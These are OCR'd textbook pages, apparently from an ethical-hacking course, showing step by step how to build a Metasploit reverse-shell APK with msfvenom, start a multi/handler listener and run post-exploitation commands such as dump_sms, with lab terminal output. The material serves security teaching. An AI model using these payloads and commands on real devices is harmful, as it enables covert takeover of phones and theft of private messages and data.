
Figure 17.33: Spearphone attack

Exploiting Android Devices Using Metasploit

- The Metasploit Framework allows attackers to use **custom** or **in-built exploits** and payloads for exploiting the target Android device and obtain sensitive information
- After establishing a meterpreter session using Metasploit, attackers use commands such as **sysinfo**, **ipconfig**, **pwd**, **ps**, and **dump_sms** to gather sensitive data from the target Android device



```
Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.1.13       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (77138 bytes) to 10.10.1.14
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.14:60874) at 2022-04-18 05:36:07 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : localhost
OS          : Android 8.1.0 - Linux 4.19.195-android-x86_64-22805-g0676905e8791 (x86_64)
Meterpreter : dalvik/android
meterpreter >
```



```
MTU          : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  5
============
Name         : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
MTU          : 1480

meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter > ps

Process List
============

 PID   Name                  User
 ---   ----                  ----
 4790  com.metasploit.stage  u0_a71
 4840  sh                    u0_a71
 4842  ps                    u0_a71

meterpreter >
```


Exploiting Android Devices Using Metasploit

The Metasploit Framework allows attackers to use custom or in-built exploits and payloads for exploiting a target Android device and obtaining sensitive information.

The following are the steps to exploit an Android device using the Metasploit Framework:

- Run the following commands to view Android exploits and Android payloads for hacking an Android device:
  - `msf > search type:exploit platform:android`
  - `msf > search type:payload platform:android`
- Run the following command to build a custom payload:

  `msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=<Local Host IP Address> R > Desktop/Backdoor.apk`




```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #service postgresql start
┌─[root@parrot]─[~]
└──╼ #msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > D
esktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 10185 bytes
```

msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk - Parrot Termina
File Edit View Search Terminal Help

Figure 17.34: Screenshot showing payload creation

Note: A listener must be opened on the system for establishing a connection from the executed .apk file.

- Run the following commands to allow this connection:
  - **`msf >use exploit/multi/handler`**
  - **`msf >set PAYLOAD android/meterpreter/reverse_tcp`**
  - **`msf >set LHOST <Local Host IP Address>`**
  - **`msf > set LPORT <Port No>`**
  - **`msf > exploit`**
- Run the **`sysinfo`** command to verify the Android device after receiving a meterpreter prompt in the attacking system.

